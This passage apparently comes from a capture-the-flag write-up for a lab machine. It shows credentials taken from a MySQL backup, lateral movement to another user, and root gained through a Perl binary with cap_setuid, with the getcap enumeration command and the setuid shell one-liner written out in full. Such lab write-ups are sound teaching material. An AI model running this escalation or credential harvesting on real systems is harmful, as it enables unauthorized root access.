


Figure 5: /var/backups directory contents




Figure 6:Credential 'alfauser:passw0rd' recovered from 'mysql.bak'

Using the recovered mysql credentials, access to the local mysql database ‘proximacentauri’ was obtained, and login credentials ‘proxima:alfacentauri123’ were recovered.




Figure 7:Mysql database access, and credentials 'proxima:alfacentauri123' obtained

Using the Proxima user’s credentials, lateral movement to an existing user account was possible.




Figure 8: Lateral movement to Proxima's user account

During enumeration of the local host with the Proxima user account, a Perl binary with capability cap\_setuid+ep set was found with the following command. This effectively gave the binary sudo privileges:

**getcap -r / 2>/dev/null**




Figure 9:output from command 'getcap -r / 2>/dev/null' showing Perl binary with capability set

After finding the Perl binary, the following command was run, elevating privileges to root:

**/home/proxima/proximaCentauriA/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'**

